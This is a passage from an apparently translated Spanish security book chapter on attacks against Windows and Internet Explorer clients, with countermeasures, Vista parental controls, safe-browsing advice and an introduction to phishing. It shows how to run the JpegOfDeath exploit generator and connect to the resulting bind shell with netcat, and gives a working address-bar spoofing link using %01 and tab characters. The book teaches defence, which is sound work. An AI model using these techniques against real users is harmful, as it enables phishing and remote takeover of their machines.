Las explotaciones de la vulnerabilidad fueron muy directas (simplemente se hace que la víctima genere un archivo JPEG creado de manera maliciosa con un explorador Web vulnerable y, ya está, el atacante puede ejecutar comandos arbitrarios con el mismo privilegio del contexto del usuario actual, por lo general, admin para casi todos los usuarios caseros). Días después de la publicación de este boletín de Microsoft, explotaciones enlatadas para generar JPEG maliciosos que podían unirse a una shell de comandos o a un puerto de escucha, o regresar una shell a la computadora del atacante remoto, estuvieron disponibles en Internet, haciendo que esta operación fuera de sólo señalar y hacer clic incluso para los niños que usan secuencias de comandos. El primero en publicar una explotación fue FoToZ, cuyo código MSjpegExploitByFoToZ.c abría una shell de comando en el sistema local. Posteriormente, una variante de código llamada JpegOfDeath.c fue lanzada por John Bissell; estaba basada en la explotación de FoToZ, pero hacía la tarea adicional de agregar el comando de shell de escucha/encubrimiento, proporcionando verdaderas posibilidades de control remoto. Las explotaciones de FoToZ y Bissell están disponibles para descarga (junto con otro código de prueba de concepto) en http://www.securityfocus.com/bid/11173/exploit. A continuación le mostraremos lo fácil que es usar la herramienta de generación de explotaciones de Bissell.

En primer lugar, ejecute la herramienta con los argumentos necesarios para generar un archivo JPEG malicioso que tenga los parámetros que desea. Hemos seleccionado un modo ciego simple (esto abre un escucha en la máquina donde se ejecuta el JPEG) en el puerto 8888. Y, por supuesto, debe proporcionar el nombre del archivo que desea generar. Seleccionamos un nombre que es probable que genere el máximo interés en una cierta comunidad de usuarios de Internet (suspiro).

```
+-------------------------------------------------+
|  JpegOfDeath - Remote GDI + JPEG Remote Exploit |
|   Exploit by John Bissell A.K.A. HighT1mes      |
|             September, 23, 2004                 |
+-------------------------------------------------+
Exploit JPEG file AnnaKournikova.jpg has been generated!
```

Al hacer clic en un vínculo a AnnaKournikova.jpg incrustado en una página HTML se explota el desbordamiento de búfer y ejecuta el código de la shell de Bissell como el usuario actual. Un simple `netcat` al sistema ahora comprometido en el puerto 8888 revelará una shell de comando con los mismos privilegios. Ahora un atacante remoto tiene control completo de la sesión del usuario.

Medidas para contrarrestar del desbordamiento de búfer de JPEG en GDI+

Puede dar varios pasos para protegerse de ataques como el desbordamiento de búfer de JPEG en GDI+. En primer lugar, recomendamos que siga las recomendaciones generales para la seguridad del cliente de Internet de Microsoft delineada en la siguiente sección denominada "Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft". Cada uno de estos pasos básicos relacionados con la seguridad puede ayudar a poner fin a las explotaciones de GDI+/JPEG, como sigue:

- Una firewall de host puede evitar que muchas cargas maliciosas se conecten desde (o hacia) su máquina o sistemas malvados en Internet, pero no todas. Son dependientes de firmas actualizadas.
- El uso de una firewall de capa de aplicación (sobre todo para entornos corporativos) puede actuar como una capa de "cinturón y suspensorio" adicional para evitar ataques al nivel de la aplicación como éstos. Uno de tales productos es SecureSphere Web Application Firewall de Imperva (www.imperva.com).
- Software antivirus (¡si está actualizado de manera apropiada!) por lo general identificará y bloqueará descargas maliciosas de archivos con base en firmas y análisis heurístico.
- La instalación del parche lo antes posible mediante Windows Automatic Updates proporciona protección definitiva al eliminar la vulnerabilidad, en primer lugar.
- Una configuración conservadora del cliente Web, de correo electrónico, o ambos (¡como lectura de correo electrónico en texto sin formato!) puede evitar desde el principio las explotaciones de algunas de las características más ricas de tales clientes como la generación de GDI+/JPEG. Por supuesto, si está acostumbrado a la funcionalidad de GUI de Windows, esta medida es poco útil.
- Por último, aunque aún se las ingenie para verse comprometido por una explotación del lado del cliente, la ejecución como no admin puede limitar en gran medida el daño que un atacante puede hacer a su equipo (aunque sea capaz de tomar cualquier dato al que pueda acceder).

Para el registro, el parche específico para este problema se localiza en http://www.microsoft.com/technet/security/Bulletin/MS04-028.mspx, donde también puede encontrar más información acerca del problema y la manera de protegerse de ser una víctima.

Canonicalización de URL inapropiado en IE

Popularidad:	*9*
Simplicidad:	*10*
Impacto:	*5*
Evaluación del riesgo:	***8***

Esta vulnerabilidad en particular fue ampliamente explotada a principios de 2004 por personas que usaron la suplantación de identidad contra amplias comunidades de usuarios en línea (hablaremos sobre la *suplantación de identidad* en páginas posteriores de este capítulo, pero por

ahora simplemente la definiremos como el uso de la tecnología de Internet para engañar a los usuarios para que divulguen información confidencial, como números de tarjeta de crédito). La situación empeoró (una vez más) por la incapacidad de Microsoft de liberar un parche para esta vulnerabilidad durante varios meses después de que "sam" la publicó (análisis y explotaciones adicionales se publicaron en http://www.securityfocus.com/bid/9182).

La principal causa de esta vulnerabilidad es un problema llamado *canonicalización*. Ya hemos hablado acerca de él en este libro, como en el capítulo 11, donde observamos que los servidores Web están predispuestos a ser víctimas de esos ataques. La canonicalización es el proceso de resolver o traducir varios tipos de entrada en la versión estándar, o *canónica*, de la entrada. Por ejemplo, el sistema operativo del servidor podría traducir la solicitud de un usuario por un recurso llamado http://www.mi.servidor.casero en una solicitud de "C:\intepub\wwwroot\default.htm". Al inyectar entrada específicamente diseñada en las uniones clave donde las rutinas de software realizan esta traducción (digamos, empleando una diagonal invertida codificada en lugar de una diagonal normal en una solicitud HTTP), pueden obtenerse resultados inesperados (y a menudo peligrosos), como la capacidad de leer o ejecutar archivos fuera de los directorios autorizados.

De manera más específica, en la vulnerabilidad actual IE falló en desplegar de manera apropiada en su barra de direcciones cualquier URL en el formato http://usuario@dominio cuando un carácter no impreso (%01 o 1 en hexadecimal) se colocó en sustitución del carácter @. Esto permite que un hacker malicioso cree un vínculo a un sitio que parece legítimo, pero en realidad podría ser un sitio totalmente distinto de lo que se despliega en la barra de direcciones de IE. Por ejemplo, el URL http://www.microsoft.com%01@sitiomalvado.net/robodecontrasenas.cgi aparecería simplemente como http://www.microsoft.com en la barra de direcciones.

El famoso hacker de cliente de Internet http-equiv observó además que podría colocar caracteres de tabulador después del valor 1 hexadecimal, con el que también ocultará un sitio malicioso de la barra de tareas. He aquí un ejemplo.

```
<A href="http://www.microsoft.com%01%09%09%09%09%09%09
@www.malware.com">software religioso</A>
```

Aunque esto no podría parecer inmediatamente molesto a profesionales de seguridad (que de seguro están preguntándose por qué alguien querría engañarse a sí mismo o a sus compañeros de trabajo con esta tontería), debemos recordar bien que la gran mayoría de los usuarios finales un tanto sofisticados colocan cantidades enormes de confianza en el texto simple desplegado en la barra de direcciones de su explorador Web.

Medidas para contrarrestar la canonicalización de URL inapropiado en IE

Como siempre, recomendamos parchar problemas como éstos en cuanto sea posible. El parche y la información de apoyo pueden encontrarse en http://www.microsoft.com/technet/security/bulletin/MS04-004.mspx.

También citaremos algunas de nuestras usuales letanías de medidas estándares de seguridad en IE del lado del cliente: ejecución con la menor cantidad de privilegios y una sólida configuración de seguridad de IE. Si llega a hacer clic en un vínculo malicioso, por lo menos puede estar seguro de que el sitio en que caerá no pueda ejecutar de manera trivial código ActiveX u otros métodos fáciles para robar sus datos.

Una de las más poderosas medidas hoy en día para contrarrestar estos tipos de ataques de canonicalización está en la forma de firewalls de aplicación Web. Estas firewalls se colocan entre el usuario final y los sitios Web que visitan para asegurar que el contenido que están alimentando no es malicioso. He aquí un ejemplo de tráfico de canonicalización bloqueado por estos productos:

- Doble codificación de URL.
- Carácter de código de bytes ilegal en el nombre del encabezado.
- Carácter de código de bytes en caracteres del nombre de parámetro.
- Carácter de código de bytes en métodos.
- Carácter de código de bytes en valores de parámetro.
- Carácter de código de bytes en cadena de consulta.
- Carácter de código de bytes en URL.
- Codificación de parámetro ilegal.
- Codificación de ruta de URL ilegal.
- Línea de encabezado HTTP mal formado.
- URL mal formado.
- Carácter nulo en nombre de encabezado.
- Carácter nulo en método.
- Carácter nulo en nombre de parámetro.
- Carácter nulo en valor de parámetro.
- Carácter nulo en cadena de consulta.
- Carácter nulo en URL.
- Codificación redundante UTF-8.

Ejecución local de HelpControl de HTML en IE

Popularidad:	*9*
Simplicidad:	*10*
Impacto:	*8*
Evaluación del riesgo:	***9***

Aunque Microsoft proclamó que Windows XP Service Pack 2 es una mejora importante en la seguridad de la plataforma (incluido IE), como siempre, la comunidad del hackeo no tardó mucho tiempo en atraparlo. Un equipo de investigadores, incluido Paul de GreyHats Security, Michael Evanchick y http-equiv se combinó para identificar esta variación a explotaciones existentes que se basaban en el control ActiveX de ayuda de HTML de Microsoft (hhctrl.ocx) para ejecutar código en la zona Equipo local (LMZ, Local Machine Zone) privilegiada.

En esencia, el ataque explota una falla en la implementación que deja de restringir el acceso entre la zona de Internet y la LMZ. Paul de GreyHats explicó la vulnerabilidad y el ataque de manera detallada, pero en esencia su código de prueba de concepto abre una página Web de la máquina local localizada en C:\WINDOWS\PCHealth\HelpCtr\System\blurbs\tools.htm.

Éste es un componente de la ayuda de HTML, y se abre en la LMZ. El código de la explotación abre entonces una segunda ventana, que inyecta JavaScript ejecutable en la ventana de LMZ. Este JavaScript se ejecuta entonces en el nivel de privilegio del usuario actual y realiza una descarga clásica de contenido ejecutable (un archivo .hta) a la carpeta de inicio All Users, donde se ejecutará en el siguiente inicio de sesión.

El investigador de seguridad de IE Liu Die Yu codificó su propia versión de esta explotación, que escribe un archivo en C:\matrixbiz.html. Este archivo ejecuta una animación gráfica inofensiva cuando se lanza.

Medidas para contrarrestar el control de ayuda de HTML en IE

Por supuesto, recomendamos la implementación de todas nuestras medidas para contrarrestar del lado del cliente de Microsoft, que analizaremos en la sección siguiente. Sobre todo, el cambio de sus rutas predeterminadas del sistema puede dejar fuera esta explotación, porque depende de la ruta del sistema de archivos incluida en el código para crear la instancia del componente de ayuda de HTML. También recomendamos (como siempre) la evaluación seria de los parámetros de la zona de seguridad de IE, en este caso para la LMZ (visite http://support.microsoft.com/?kbid=833633). Muchos han puesto en duda la necesidad de tener esta zona cuando los usuarios finales tienen que estar conscientes de sus propios parámetros de seguridad.

De manera más específica, la información sobre parchado de esta vulnerabilidad puede encontrarse en http://www.microsoft.com/technet/security/Bulletin/MS05-001.mspx.

Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft

El problema de la seguridad de Windows puede parecer abrumador aun para usuarios técnicos del sistema operativo y sus muchas adiciones. En esta sección se trata de reducir un mar de información a los siguientes fundamentos:

- Implementar una firewall personal, idealmente una que pueda también administrar intentos de conexión salientes. La Firewall de Windows en Windows XP SP2 y Vista son buenas opciones.
- Mantenerse actualizado sobre todos los parches de seguridad de software relevantes. Use Windows Automatic Updates para aligerar la carga de esta tarea (los usuarios caseros deben leer http://www.microsoft.com/athome/security/protect/windowsxp/updates.aspx para conocer más información acerca del uso de esta característica).
- Ejecute software antivirus que escanee automáticamente su sistema (sobre todo datos adjuntos de correo entrante) y manténgase actualizado. También recomendamos la ejecución de utilerías antiadware/antispyware y antiphishing, que se analizarán en páginas posteriores de este capítulo.
- Configure inteligentemente el panel de control Opciones de Internet de Windows (también accesible a través de IE y Outlook/OE).
- Ejecute con la menor cantidad posible de privilegios. Nunca inicie sesión como Administrador (o una cuenta con privilegios elevados equivalentes) en un sistema que usará para explorar Internet o leer correo electrónico.

- Los administradores de redes grandes de sistemas Windows deben implementar las tecnologías antes mencionadas en puntos de ahogamiento claves de la red (por ejemplo, firewalls de red además de firewalls de host, antivirus en servidores de correo, etc.) para proteger de manera más eficiente a grandes cantidades de usuarios. Aunque es sólo para usuarios corporativos, una firewall en la capa de la aplicación como Imperva (www.imperva.com) también puede proporcionar protección en línea ante muchos, si no es que todos, los ataques del lado del cliente analizados en este capítulo.
- Lea correo electrónico en texto sin formato.
- Configure programas de productividad de oficina con la mayor seguridad posible; por ejemplo, establezca los programas de Microsoft Office en seguridad de macros Muy alto bajo Herramientas | Macros | Seguridad.
- No sea ingenuo. Tome las solicitudes y transacciones transportadas en Internet con elevado escepticismo. Sepa qué buscar. No confíe en ningún sitio. Debe escrutarse cada vínculo en que haga clic en busca de legitimidad, uso estándar y capacidad de causar mal. No sea ingenuo. Nunca haga clic en algo en que no confíe que es seguro. Punto.
- Mantenga sus dispositivos de cómputo físicamente seguros.

SUGERENCIA Para mantenerse actualizado en el amplio espectro de la directriz de "Seguridad en casa" de Microsoft, consulte http://www.microsoft.com/athome/security/default.mspx.

Uso de los controles parentales de Windows Vista

Disponibles en Windows Vista Home Basic, Home Premium y Ultimate, los Controles parentales pueden usarse para establecer límites a los usuarios de su equipo con Vista y controlar lo que hacen y ven. Son características muy poderosas agregadas a Vista que permiten a cualquier administrador (incluidos los padres) recorrer un amplio camino en evitar el mal uso y los ataques. Aunque una revisión exhaustiva de las nuevas características está más allá del alcance de este libro, queremos resaltar unas cuantas áreas que serán de gran ayuda.

Para habilitar los controles parentales, abra Panel de control y seleccione Configurar controles parentales para cualquier usuario, bajo el grupo Cuentas de usuario y seguridad familiar. Como se observa en la figura 12-3, hay varias opciones.

La primera característica que debe habilitar es Reporte de actividad. Esto registra la actividad del sistema y asegura que se registre cualquier cosa que el usuario esté haciendo. Aunque esta característica no evita que un ataque tenga éxito, proporcionará una vista de las acciones que llevaron al ataque. Esto ayudará a comprender cómo ocurrió y podrá evitarlo en el futuro.

La segunda es el Filtro Web de Windows Vista. Como se observa en la figura 12-4, existen muchas opciones para controlar la actividad del usuario en Web. He aquí nuestras recomendaciones:

- Bloquee algún sitio o contenido Web.
- Sólo permita sitios Web que estén contenidos en la lista Permitir.
- Establezca el nivel de restricciones en Mediano.
- Bloquee las descargas de archivo.




Figura 12-3 Existen varias características de controles parentales en Vista, pero una de las más importantes para evitar ataques es el Filtro Web.

Una vez que seleccione la habilitación de las características anteriores, debe configurar los sitios Web a los que sus usuarios pueden ir, como se observa en la figura 12-5.

Características adicionales cuyo uso debe tomar en consideración son Límites de tiempo, que le permite controlar cuándo sus usuarios pueden acceder al propio equipo; Juegos, que le permite controlar cuáles juegos (si los hay) pueden jugarse en su equipo; y, por último, Restricciones de aplicaciones, que le permite controlar la ejecución de cada programa en el equipo. Mientras que la configuración y el control de esta última característica puede volverse onerosa si se usa de manera cotidiana, debe tomarse en cuenta si desea controlar de manera estrecha su sistema de cómputo.

Lea correo electrónico en texto sin formato

Si ha configurado Outlook/Outlook Express para que use una zona muy bloqueada de sitios restringidos, como se recomendó, habrá cubierto 98% del posible riesgo de correo electrónico malicioso. Si es un usuario avanzado, y quiere eliminar aún más riesgos, recomendamos que configure Outlook/OE para que lea correo electrónico en texto sin formato. Aunque esto reduce




Figura 12-4 Aunque tal vez esto le demande más trabajo al explicar a sus hijos o usuarios que estos parámetros son necesarios, vale la pena hacer el esfuerzo.

el atractivo gráfico y la funcionalidad del correo electrónico, es muy efectivo al restringir actividad posiblemente maliciosa basada en características dinámicas o el software vulnerable de interfaz de usuario (recuerde la vulnerabilidad de GDI+ que analizamos al principio del capítulo, y tome como referencia el análisis de los problemas de libpng que analizaremos más adelante en el contexto de vulnerabilidades que no son de Microsoft). Por lo tanto, aún recomendamos para usuarios avanzados que pueden tratar con las limitaciones de uso. Para configurar Outlook 2003 y posterior para correo electrónico de texto sin formato, use los parámetros Herramientas | Opciones | ficha Preferencias | botón Opciones de correo electrónico | parámetro Leer todos los mensajes como texto sin formato. En Outlook Express use Herramientas | Opciones | ficha Leer | casilla de verificación Leer todos los mensajes como texto sin formato.

Las recomendaciones oficiales para configurar correo electrónico de texto sin formato pueden encontrarse en http://support.microsoft.com/?kbid=307594, 831607 y 291387 para Outlook 2002/XP, Outlook 2003 y Outlook Express 6, respectivamente.




Figura 12-5 Al permitir que sólo se visiten sitios Web específicos puede reducir de manera importante los vectores de ataque.

No sea inocente en Internet

Enfrentémoslo, no todos los problemas de seguridad son técnicos. Los usuarios finales son cómplices para lograr una mejor seguridad, y no deben depender simplemente de la tecnología para salvarlos, sin importar lo poco aconsejable que sea su comportamiento. Hasta hora en este capítulo hemos cubierto muchos consejos para comportarse de manera sana en Internet, algunos de los cuales reiteraremos aquí:

- *Sea extraordinariamente cauto con los datos adjuntos de correo electrónico*. Recomendamos que no los lance, punto, a menos que los esté esperando específicamente de alguien.
- *No suponga que el correo electrónico de un corresponsal confiable fue enviado en realidad por esa persona*. Podría tratarse de un gusano de libreta de direcciones enmascarado como el corresponsal.
- *Evite de manera estricta proporcionar información confidencial mediante el explorador Web o el correo electrónico*. Sí, eso es un poco extremo, pero después de años de analizar las prácticas de seguridad de los proveedores de servicio en línea y el software tras ellos,

puede decir que somos un poco paranoicos. Una manera de mantener su participación en el mundo del comercio en línea, aunque a la luz de esta regla, consiste en establecer una tarjeta de crédito con un límite bajo y garantía de reembolso ante fraude y luego establecer su dirección de facturación en un centro de servicio de correo, un apartado postal u otra ubicación física no confidencial donde puedan recibirse los paquetes. Por lo tanto, cualquier información que ingrese en línea es "desechable", y puede dormir mejor por la noche. También es recomendable recordar que los buenos vendedores en línea no le pedirán datos confidenciales en un correo electrónico o mediante otros medios inapropiados (por ejemplo, sin SSL). Si está usando un vendedor que hace eso, deje de hacer negocios con él.

- *Luche por autentificar los sitios por los que navega en Internet*. Si el sitio usa SSL y le pide información confidencial, revise el certificado de SSL antes de seguir adelante para validar que el sitio sea lo que pretende ser. Evite hacer clic en vínculos para navegar a sitios confidenciales como banca en línea/servicios financieros. En cambio, escríbalos manualmente en la barra de direcciones del navegador y luego inclúyalos entre sus Favoritos.

Esperamos que estos consejos, usados junto con los avisos técnicos que le hemos dado hasta ahora, permitan una experiencia en línea más sana y productiva para usted y su familia.

¿Por qué no usar clientes que no son de Microsoft?

Para algunos esto parecería la medida más extrema contra las vulnerabilidades constantes de la seguridad de cliente de Internet de Microsoft. En realidad, el U.S. Computer Emergency Response Team (US-CERT) causó un escándalo en los medios cuando se convirtió en una de las más prominentes autoridades de seguridad en hacer esta recomendación en su nota de vulnerabilidad VU#713878 en julio de 2004 (visite http://www.kb.cert-org/vuls/id/713878). Aunque resultó inicialmente atractiva, como casi todas las posiciones extremas, el atractivo se diluye bajo un análisis más directo. Echemos un vistazo a algunos de los pros y los contras de tirar a la basura IE.

Es innegable que el uso de los clientes de Internet de Microsoft hace que los usuarios sean un objetivo más grande para actividades nefastas. Los mejores investigadores de seguridad y hackers maliciosos del mundo están trabajando las 24 horas del día, los siete días de la semana, para encontrar el agujero final en la armadura de Microsoft, aunque sólo sea por la simple satisfacción de causar el máximo daño al mayor número de usuarios, tanto corporativos como individuales. Hay consecuencias importantes de este fenómeno:

- Se vuelve más difícil saber si Microsoft produce software de excepcional mala calidad, o si sólo es sujeto a mayor escrutinio que otros vendedores.
- De todos los vendedores de software, Microsoft tiene el mayor (potencial) para aprender de su escrutinio único, y en muchos casos ha dado pasos para mejorar sus productos de maneras que casi ningún otro vendedor lo ha hecho (aún).

La simple intuición indica que cualquier organización con los recursos de Microsoft debe por lo menos ser competitivo en cuanto a calidad del producto, y estudios informales han indicado que, si acaso, la calidad de IE es superior a la de productos similares. Por ejemplo, la comparación de caídas del explorador hecha por Michael Zalewski en http://www.securityfocus.com/archive/1/378632 encontró que IE fue inmune a varios errores comunes que hacían que

otros navegadores dejaran de funcionar (una advertencia: estas comparaciones informales están, por naturaleza, sujetas a varios sesgos y no son definitivas). Si cree que las opciones a Microsoft, como Firefox de Mozilla (http://www.mozilla.com/en-US/firefox) y Opera (www.opera.com), tienen cuando menos las mismas vulnerabilidades de seguridad, pero que simplemente no se han expuesto debido a la falta de enfoque en los productos que no son de Microsoft, entonces pensamos que tiene sentido apegarse a Microsoft. Si, por el contrario, cree que el registro de IE es indicativo de un diseño de software y de una calidad de implementación sustancialmente más deficientes que los de los rivales, entonces, por todos los medios, cambie ahora.

Aunque deje de usar IE, es difícil eliminar su funcionalidad central, fuera del sistema operativo (como todos lo hemos sabido, lastimosamente, al seguir el juicio antimonopolio contra Microsoft con el gobierno de Estados Unidos). Como vio al principio de este capítulo con el control ActiveX `Shell.Explorer`, estos componentes siempre estarán disponibles para explotación dentro de Windows, use o no IE. La fuerte integración de todos los productos de Microsoft da forma a este problema (piense en Office, que es en gran medida una amplia colección de controles ActiveX). Si va a dejar de usar IE, tal vez esté contemplando hacer a un lado todos los productos de Microsoft para lograr óptimas mejoras de seguridad.

Por último, sin importar si usa IE o no, lo importante es seguir el consejo que hemos delineado en este capítulo cuando se navega por las aguas posiblemente turbias de Internet. En nuestra experiencia, el debate acerca de desechar IE tiende a convertirse de manera rápida en emoción y alejarse de los hechos (y, francamente, hoy en día aún se necesitan muchos debates prácticos más acerca del estado de la seguridad del cliente de Internet).

ATAQUES SOCIOTÉCNICOS: SUPLANTACIÓN Y ROBO DE IDENTIDAD

Aunque pensamos que es uno de los términos más infortunados en el habla de los hackers, la *ingeniería social* se ha usado durante años en círculos de seguridad para describir la técnica de usar la persuasión, el engaño, o ambos, para obtener acceso a sistemas de información. Por lo general, la ingeniería social tiene lugar mediante la conversación u otra interacción humana. El medio de elección suele ser el teléfono, pero también puede comunicarse mediante mensajes de correo electrónico, un comercial de televisión u otros medios incontables para provocar la reacción humana.

Los ataques de ingeniería social han acumulado recursos técnicos importantes en años recientes, y se ha esparcido nueva terminología para describir esta fusión de trucos básicos humanos y sofisticados artilugios técnicos. La expresión que ha ganado popularidad mundial es *suplantación de identidad*, que es definida como sigue por el Anti-Phishing Working Group (APWG, http://www.antiphishing.org):

> Los ataques de suplantación de integridad usan correos electrónicos "falsificados" y sitios Web fraudulentos diseñados para engañar a los destinatarios para que divulguen datos financieros personales como números de tarjeta de crédito, nombres de usuario y contraseñas de cuentas, números de seguridad social, etcétera.

Por lo tanto, la suplantación de identidad es, en esencia, ingeniería social clásica junto con tecnología de Internet. Sin embargo, esto no pretende minimizar su impacto, que de acuerdo con algunos estimados cuesta a los consumidores más de 1 000 millones de dólares al año, cantidad

que está creciendo de manera constante. En esta sección se examinarán algunos ataques clásicos y medidas para contrarrestarlos, con el objetivo de dar forma a su propio método personal para evitar estos problemas.

Técnicas de suplantación de identidad

APWG es, quizás, uno de los mejores sitios para catalogar estafas extendidas recientes. Entre los temas comunes para estas estafas se incluyen:

- Tomar como objetivo usuarios en línea asociados a actividades financieras.
- Invalidar o lavar direcciones de origen.
- Falsificar autenticidad empleando imágenes de marca familiares.
- Llamar a la acción con urgencia.

Examinemos cada una de estas opciones de manera más detallada. Las estafas de suplantación de identidad suelen estar *orientadas a usuarios en línea asociados a actividades financieras*, de manera específica a quienes realizan numerosas transacciones financieras o administran en línea cuentas financieras. Como ya se dijo, "¿por qué los criminales roban bancos? Porque ahí es donde está el dinero". Por lo tanto, las principales víctimas son los clientes de la banca en línea de Citibank y el Bank of America, usuarios de eBay y PayPal, bancos regionales más grandes con presencia en línea, y proveedores de servicio de Internet cuyos clientes pagan con tarjeta de crédito, como AOL y Earthlink. Todas estas organizaciones dan soporte a millones de clientes mediante servicios de administración y transacción financiera. ¿Es cliente de una de estas instituciones? Entonces tal vez ya ha recibido o está a punto de recibir un correo electrónico con suplantación de identidad.

Como podría imaginar, los artistas que estafan mediante suplantación de identidad tienen muy pocos deseos de que se les atrape y, por lo tanto, casi todas las estafas de suplantación de identidad parten de *direcciones de origen no válidas o lavadas*. Los correos electrónicos de suplantación de identidad suelen falsificar las direcciones "De" que se resuelven en cuentas de correo electrónico inexistentes o no válidas, y suelen enviarse mediante motores de correo electrónico lavados en equipos comprometidos, y, por lo tanto, resulta irrelevante seguirlos mediante las técnicas estándar del examen del encabezado de correo. De manera similar, los sitios Web a los que las víctimas se dirigen para ingresar información confidencial son bases temporales de operación en sistemas hackeados en Internet. Si piensa que la suplantación de identidad es fácil de detener con sólo dar seguimiento a los ofensores, piénselo de nuevo.

